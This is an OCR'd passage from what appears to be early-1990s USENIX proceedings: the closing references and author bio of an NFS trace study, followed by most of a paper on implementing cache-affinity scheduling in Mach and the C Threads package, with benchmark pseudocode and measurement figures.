



**Figure 3 - Cache Hits and Misses Over Time - Private Workstation**





**Figure 4 - Degree of Sharing for Reads and Writes**





**Figure 5 - Probability of Write Given >= n Previous Reads**

## 8. Acknowledgments

The author would like to gratefully acknowledge Jim Roberts and Steve Beck for their help in getting the trace machine up and running, Rafael Alonso for his helpful comments and direction, and the members of the program committee for their valuable suggestions. Jim Plank deserves special thanks for writing `jgraph`, the software which produced the figures in this paper.

## 9. References

[1] Sandberg, R., Goldberg, D., Kleiman, S., Walsh, D., & Lyon, B. "Design and Implementation of the Sun Network File System." *Proc. USENIX*, Summer, 1985.

[2] Mogul, J., Rashid, R., & Accetta, M. "The Packet Filter: An Efficient Mechanism for User-Level Network Code." *Proc. 11th ACM Symp. on Operating Systems Principles*, 1987.

[3] Ousterhout J., et al. "A Trace-Driven Analysis of the Unix 4.2 BSD File System." *Proc. 10th ACM Symp. on Operating Systems Principles*, 1985.

[4] Floyd, R. "Short-Term File Reference Patterns in a UNIX Environment," *TR-177* Dept. Comp. Sci, U. of Rochester, 1986.

[5] Baker, M. et al. "Measurements of a Distributed File System," *Proc. 13th ACM Symp. on Operating Systems Principles*, 1991.

[6] Metcalfe, R. & Boggs, D. "Ethernet: Distributed Packet Switching for Local Computer Networks," *CACM* July, 1976.

[7] "Etherfind(8) Manual Page," *SunOS Reference Manual*, Sun Microsystems, 1988.

[8] Gusella, R. "Analysis of Diskless Workstation Traffic on an Ethernet," *TR-UCB/CSD-87/379*, University Of California, Berkeley, 1987.

[9] "NIT(4) Manual Page," *SunOS Reference Manual*, Sun Microsystems, 1988.

[10] "XDR Protocol Specification," *Networking on the Sun Workstation*, Sun Microsystems, 1986.

[11] "RPC Protocol Specification," *Networking on the Sun Workstation*, Sun Microsystems, 1986.

[12] "NFS Protocol Specification," *Networking on the Sun Workstation*, Sun Microsystems, 1986.

[13] Postel, J. "User Datagram Protocol," *RFC 768*, Network Information Center, 1980.

[14] Blaze, M., and Alonso, R., "Long-Term Caching Strategies for Very Large Distributed File Systems," *Proc. Summer 1991 USENIX*, 1991.

**Matt Blaze** is a Ph.D. candidate in Computer Science at Princeton University, where he expects to receive his degree in the Spring of 1992. His research interests include distributed systems, operating systems, databases, and programming environments. His current research focuses on caching in very large distributed filesystems. In 1988 he received an M.S. in Computer Science from Columbia University and in 1986 a B.S. from Hunter College. He can be reached via email at mab@cs.princeton.edu or via US mail at Dept. of Computer Science, Princeton University, 35 Olden Street, Princeton NJ 08544.

# Issues in Implementation of Cache-Affinity Scheduling

*Murthy Devarakonda* *Arup Mukherjee*

*IBM Thomas J. Watson Research Center*

**Abstract** In a shared memory multiprocessor, a thread may have an *affinity* to a processor because of the data remaining in the processor's cache from a previous dispatch. We show that two basic problems should be addressed in a Unix-like system to exploit cache affinity for improved performance: First, the limitation of the Unix dispatcher model ("processor seeking a thread"); Second, pseudo-affinity caused by low-cost waiting techniques used in a threads package such as C Threads. We demonstrate that the affinity scheduling is most effective when used in a threads package that supports multiplexing of user threads on kernel threads.

## 1 Introduction

In a shared memory multiprocessor, a thread may have an affinity to a processor because of the data and instructions remaining in the processor's cache from a previous dispatch of the thread. Increasing cache sizes and a growing disparity between the access times of cache and main memories make it an attractive optimization opportunity.

While the modeling study of [Squillante90] has shown potential performance gain from using such cache affinity, the simulated-environment based study of [Gupta91] has shown only small gains. A more recent (concurrent) study [Vaswani91] has concluded that the kernel-level affinity scheduling has a negligible effect for multiprogrammed, multi-threaded applications.

Regardless of previous claims, it is easy to see that only a certain class of parallel programs can benefit from affinity scheduling: programs consisting of long living, frequently synchronizing threads that repeatedly access a large amount of memory. In such programs the frequent synchronization increases the scheduling frequency, and the repeated memory accesses create a strong affinity between some threads and processors. Given this intuitive characterization, an evaluation using wide-ranging real applications would seem like the next step in understanding the benefits of affinity scheduling. However here we show that even more fundamental issues must be addressed first – issues concerning where and how a cache-affinity scheme should be implemented in a Unix-like system so that an application that has the potential to benefit from cache-affinity scheduling can indeed do so. Without this insight a study focusing on performance of affinity scheduling can end inconclusively. Exposing and resolving these issues is, therefore, the main focus of this paper.

We present and discuss these issues through a description of our experiences in implementing affinity scheduling on an Encore Multimax running Mach 2.5. (We used the thread primitives of the C Threads package [Cooper87].) First, we implemented a simple yet effective affinity scheme in the Mach kernel. Since our goal was to determine whether we could achieve performance gain given the most suitable application, we used a synthetic program representing such an application as the initial benchmark — later we also used two real applications. Our approach was to find and eliminate factors that prevented exploitation of

cache affinity intrinsic in the synthetic test program. After several iterations, the following two problems remained: First, the limitation of the Unix dispatcher model, which can be described as an idle processor seeking a thread to run; sometimes it was necessary for a thread to seek an idle, affinity processor instead. Second, the low cost locking methods used in implementing synchronization primitives (in the threads package) created a pseudo-affinity between threads and processors, and it was difficult to distinguish this pseudo-affinity from the true affinity. These two factors reduced or even eliminated affinity scheduling opportunities even for an ideally suited application.

Instead of changing the kernel dispatching model and developing complex schemes to avoid pseudo-affinity, we found an easier solution. We made extensive changes to the C Threads package to provide a general $m$-to-$n$ multiplexing of user threads onto kernel threads, and we then implemented cache-affinity scheduling in the package.[1] In the new threads package dispatching implies attaching a user thread to a kernel thread, and blocking implies detaching. This solution is clearly superior to changing the kernel since such a threads package can provide several other benefits such as a mechanism for allocating processors in a multiprogrammed environment [Tucker89], a large number of user threads [Golub90], and light-weight threads [Powell91].

We also made measurements using two real parallel applications: A thinning program for digital patterns, and a parallel merge sort program. For the thinning program, the use of multiplexed threads reduced the running time by 20% to 36% depending on the input size, and then the use of affinity in the threads package reduced the running time further by about 12%. Affinity provided little improvement for the sorting program since its characteristics are unsuited for affinity scheduling. Implications of these results are discussed later.

The next section briefly reviews the related work. Sections 3 and 4 describe and discuss kernel and user-level affinity implementations respectively. Section 5 presents results for the real applications. Finally section 6 concludes the paper.

## 2 Related Work

In [Squillante90], several affinity scheduling algorithms have been proposed, and the algorithms have been evaluated using queueing models. One of the two simple schemes implemented in our user-level threads package, the *FCFS Affinity*, is quite similar to the *Last Processor* scheme of [Squillante90]. Our measurements show that even a simple scheme can produce significant benefit given a suitable application and proper implementation strategy.

Two other studies have considered cache affinity. [Gupta91] describes experiments using an affinity scheme derived from the *Minimum Intervening* method of [Squillante90] in a simulated multiprocessor environment. The study reports a small positive effect on performance for a benchmark suite. Three factors limit generalization of results from this study: suitability of the benchmarks for affinity scheduling, small cache size, and the simulated environment.

Using a mix of measurements on a test-bed and modeling, [Vaswani91] studied the conflict between space-sharing (dividing processors among parallel programs) and affinity-scheduling policies in a shared memory multiprocessor. The study concluded that affinity scheduling has negligible effects on performance for the current hardware. Since they used kernel-level affinity scheduling the conclusions lend support to our findings that the kernel may not be the proper place for affinity scheduling.

[1] Note that the original C Threads package supported either all-to-one (i.e., the coroutine version) or one-to-one (i.e., the threads version) mapping between user and kernel threads.

```
BEGIN   <sequential code>
    Allocate n distinct ''footprints'' of size s;

    Reference all pages in all footprints,
    so that physical memory is assigned.
END     <sequential code>

BEGIN   <parallel code, n threads>
    REPEAT i times
        Reference a byte in every doubleword of
        this thread's footprint;

        Wait for barrier synchronization.
    END <repeat loop>
END <parallel code>

Print out time spent in parallel section.
```

**Figure 3.0. The synthetic benchmark program.**

Several papers have described the use and implementation of multiplexed threads packages: [Tucker89] for efficient scheduling of multiprogrammed, multi-threaded programs; [Golub90] to provide a large number of threads per application; [Powell91] for controlling concurrency and for light-weight. Here we use the multiplexed user threads for successful exploitation of affinity.

# 3 Kernel-level implementation

This section provides a detailed description of our experiences in implementing cache affinity at the kernel-level. We start with a brief description of the system used in all our experiments and the synthetic benchmark employed in this and next sections.

## 3.1 The system and the benchmark

The system used in our experiments is an Encore Multimax 510 with eight processors and has a 256K bytes (second level, write-back) cache on each processor. Each processor also has a small, on-chip, write-through first level cache; this first level cache is too small to be a factor here. For the second level cache, each cache line is eight bytes long.

Figure 3.0 shows the synthetic test program. Initially, a distinct "footprint", a virtual memory area, is allocated for each thread. Subsequently, all threads execute an identical loop, which consists of accessing data in the footprint and then synchronizing at the barrier. The original C Threads library [Cooper87], as supplied with Mach 2.5, is used to create the threads and to synchronize them at the end of each iteration. The number of threads and the footprint size are the key parameters to the program. With long living threads, repeated accesses to the same data, and frequent synchronization this benchmark typifies the most suitable application for affinity scheduling, and hence it is an ideal choice for the purposes of this and next sections.

## 3.2 Implementation specifics

Since it is almost impossible to quantify affinity without extra hardware, we use a simple definition of affinity. A thread has affinity only to the processor that ran the thread most recently. Hence a thread has affinity to at most one processor at a given time. We have also employed a time factor to deal with threads that might have been waiting for an external event such as terminal I/O. For the present discussion it is irrelevant since the threads of the benchmark don't wait long enough to be affected by this factor.

The kernel has been modified to maintain affinity information for each thread. The dispatcher code has been changed so that a processor now selects the highest-priority affinity thread if its priority is within a predefined constant (`priority-allowance`) of the overall highest-priority thread. Otherwise the highest-priority thread is chosen as usual.

To rapidly select the highest-priority affinity thread for a given processor, a set of affinity run queues are used for each processor. These are in addition to the usual dispatcher run queues of Unix, and are organizationally similar to the Unix run queues except that a processor's affinity run queues contain only its affinity threads.

In our implementation, `priority-allowance` is defined in terms of Unix run queue levels and is set to one for all measurements described here. We also experimented with other values and found a value of one to be effective. Since thread priorities are dynamically adjusted in Mach based on their processor usage, starvation is avoided. This low-overhead scheme, therefore, provides affinity scheduling without unduly changing the characteristics of the Mach scheduler.

## 3.3 Measurements and modifications

To evaluate this original and successive modified versions of the affinity implementation, the test program is run with and without affinity for various input parameter values, the number of threads and the "footprint" for each thread. Results for 56K byte footprint,[2] and for the numbers of threads ranging from 8 through 16 are shown in Figures 3.1 through 3.3. To facilitate further comparison, cross sections of these results are also shown as bar charts in Figures 3.4 and 3.5.

Figure 3.1 shows the measurements for the affinity scheme described above. The erratic effects of affinity scheduling can be seen to range from 25% improvement to 11% degradation. The improvement is as much as 75% when 24 threads are used (this result is not shown in the figure). The following barrier synchronization code played a crucial role in causing these inconsistencies.

```
mutex_lock(m);
if (barrier_reached)
      condition_broadcast(c);
else
      condition_wait(c, m);
mutex_unlock(m);
```

If the lock is unavailable `mutex_lock` spins for a while and then goes into a "yield" loop. If the condition is not set `condition_wait` spins first, yields next, and then finally blocks itself. In C Threads, yield is implemented using the `swtch_pri` Mach call as shown below.

```
do {
      swtch_pri(0);
} until (lock-free/condition-set)
```

[2]The patterns are similar for other footprint sizes.





**Fig. 3.1:** Kernel threads, standard C Threads.





**Fig. 3.2:** After yield elim. and priority restoration.





**Fig. 3.3:** After parallel wake-up in cond.-broadcast.





**Fig. 3.4:** Running times in seconds for 16 threads (shaded = non-affinity, unshaded = affinity).





**Fig. 3.5:** Running times in seconds for 10 threads (shaded = non-affinity, unshaded = affinity).

If there is another thread in the ready queue `swtch_pri` lowers the calling thread's priority to the lowest possible and enters the dispatcher code; otherwise the call simply returns. Therefore yielding is better than spinning (allows others to work) and yet less expensive than blocking (avoids context switch if no one else can use the processor).

**Two simple changes:** An examination of the results and the above code showed that the inconsistent scheduler performance is caused by the yield loop in `condition_wait` and the failure to restore priority after `swtch_pri` call. The yield loop in `condition_wait` consumes a large amount of time without a clear advantage; spinning and blocking should adequately take care of performance concerns. This affected the two scheduling algorithms differently due to differing conditions they require for a context switch. The failure to restore priority after the `swtch_pri` caused problems for our affinity scheme, which expects a "normal" behavior of thread priorities. This problem appeared to be a bug in Mach 2.5.[3] Consequently, we eliminated the yield loop in `condition_wait`[4] and restored priority after `swtch_pri`.

The benchmark measurements after these changes are shown in Figure 3.2. (Also, see "pri. rest." results in Figures 3.4 and 3.5.) It can be seen that the run times have been reduced for affinity as well as non-affinity. But most notably the non-affinity run time for 16 threads has decreased so much that now it is almost the same as the affinity run time. On the other hand, affinity performance is now much better than non-affinity performance at small numbers of threads, such as 10. These new inconsistencies made us look for other problems.

**Parallel wakeup:** We found that the `condition_broadcast` wakes up waiting threads sequentially, using Mach `msg_send` system calls, while holding a lock. Until the wakeup is finished none of the unblocked threads can make progress as they can't re-enter the mutex-region. Because of the long wakeup, the `condition_broadcast` dominates the program's run time, and consequently the run time with and without affinity is the same for large numbers of threads. So, we implemented a parallel wakeup in `condition_broadcast`.

The measurements with parallel wakeup are shown in Figure 3.3. (Also, see "par. wkup" results in Figures 3.4 and 3.5.) Once again, the run times have improved for both affinity and non-affinity, however now the benchmark program's elapsed time is almost the same with or without the affinity *in spite of the fact that the test program is most suited for affinity scheduling.* Further investigation revealed the two remaining difficult problems.

**Limitation of the Unix dispatcher model:** Since placement of the ready-to-run threads on the kernel run queue is serialized to preserve data structure integrity (even though the wakeup is now parallel in `condition_broadcast`), as soon as a thread is placed on the queue, an idling processor grabs it for execution even if it does not have affinity to the process. Clearly this is a limitation of the Unix dispatcher model and has no easy fixes.

**Pseudo-affinity caused by swtch_pri:** With the kernel threads, yielding is still needed for efficiency at least in some primitives (e.g., in `mutex_lock`). Because of yielding, a thread might run on a previously non-affinity processor for a brief time during synchronization, and this duration is too short to establish a useful cache state on the processor. Since it is difficult to quantify affinity, this weak pseudo-affinity must be counted as the true affinity. For the synthetic benchmark, the following scenario causes a pseudo-affinity: Two threads reach the mutex-lock of the barrier code at the same time (see the code segment in Section 3.3) and therefore one of them goes into `swtch_pri` yield loop. Assuming more threads than processors, a context switch occurs and the thread is put on the run queue at the lowest priority. Now another processor

[3] The scheduling priority is restored after `swtch_pri` in Mach 3.0 also.

[4] Corresponds to "blkd wait" results in Figures 3.4 and 3.5.

(which does not have affinity to the thread) continues execution of the thread after having placed its own thread on the `condition_wait` queue. The thread simply enters the mutex-region and then blocks in `condition_wait`. As the thread has not actually referenced any of its data during this brief execution, it does not have a "true" affinity to the processor, but our affinity scheme must think so.

### 3.4 Other experiments

We also made measurements using several (e.g., 16) unrelated processes each running the synthetic benchmark with a single thread. Since there was no barrier synchronization, scheduling took place only when the time-slice expired. Affinity had almost no effect since the time-slice is much longer than the cache-reload time. To increase the frequency of scheduling we tried file I/O and inter-process communication (IPC). Even then affinity had little effect since any I/O or IPC takes a lot longer than cache-reloads and as such masks the effects of cache affinity. We concluded that cache affinity is relevant only for the multi-threaded parallel programs on our platform. The next section describes the multiplexed threads package, the use of affinity in the package, and how we resolved the two basic problems of the kernel implementation.

## 4 User-level implementation

We extended the coroutine-based version of the C Threads package to support multiplexing of coroutines on multiple kernel threads. Since the mapping of user and kernel threads is more general than many to one, the term coroutine is no longer appropriate, and we hereafter refer to them as *user threads*. Programs using the modified library must specify how many kernel threads are to be used, but are otherwise unchanged; The number of kernel threads allocated should be equal to the number of processors available to the process, and the kernel-level affinity (described above) prevents unnecessary movement of the kernel threads among the processors. Scheduling or dispatching now implies attaching a user thread state to a kernel thread, and blocking implies detaching a user thread state from a kernel thread. Now, kernel threads do not block except for time-sharing purposes.

**How are the two problems solved?** User-thread blocking is now sufficiently inexpensive that the yield is unnecessary in synchronization primitives, so pseudo-affinity is no longer a concern. Next, even though idle kernel threads of the new threads package seek user threads just as processors do in the kernel, an atomic unblocking of all waiting threads works around the limitation of the dispatcher model. Because of the atomic unblocking, an idle kernel thread seeking a runnable user thread now has an opportunity to select an affinity thread among the simultaneously unblocked threads.

**FCFS affinity:** Within the threads package, there is no notion of priorities, each kernel thread selects a user thread on a first come, first served (FCFS) basis. The affinity policy simply requires that a kernel thread first look for an affinity user thread and if found, run it in preference of others. This we call FCFS affinity. We ran the benchmark measurements with and without FCFS affinity. The results are shown in Figure 4.1. As before, a cross section of results are also shown as bar charts in Figures 4.3 and 4.4. It can be seen that the use of the multiplexed threads alone improved performance, and the use of affinity in the threads package made it even better.

**Last process affinity:** In Figure 4.1, one can see that the non-affinity, multiplexed threads package performed even more poorly than the original kernel threads package at small numbers of threads (e.g., eight). To address this problem we made one further improvement, whereby a kernel thread does not relinquish a user thread if no other user threads are runnable. Note that by not relinquishing a waiting





**Fig. 4.1:** Multiplexed threads, FCFS scheme.





**Fig. 4.3:** Running times in seconds for 16 threads (shaded = non-affinity, unshaded = affinity).





**Fig. 4.2:** Effects of the last processor scheme.





**Fig. 4.4:** Running times in seconds for 10 threads (shaded = non-affinity, unshaded = affinity).

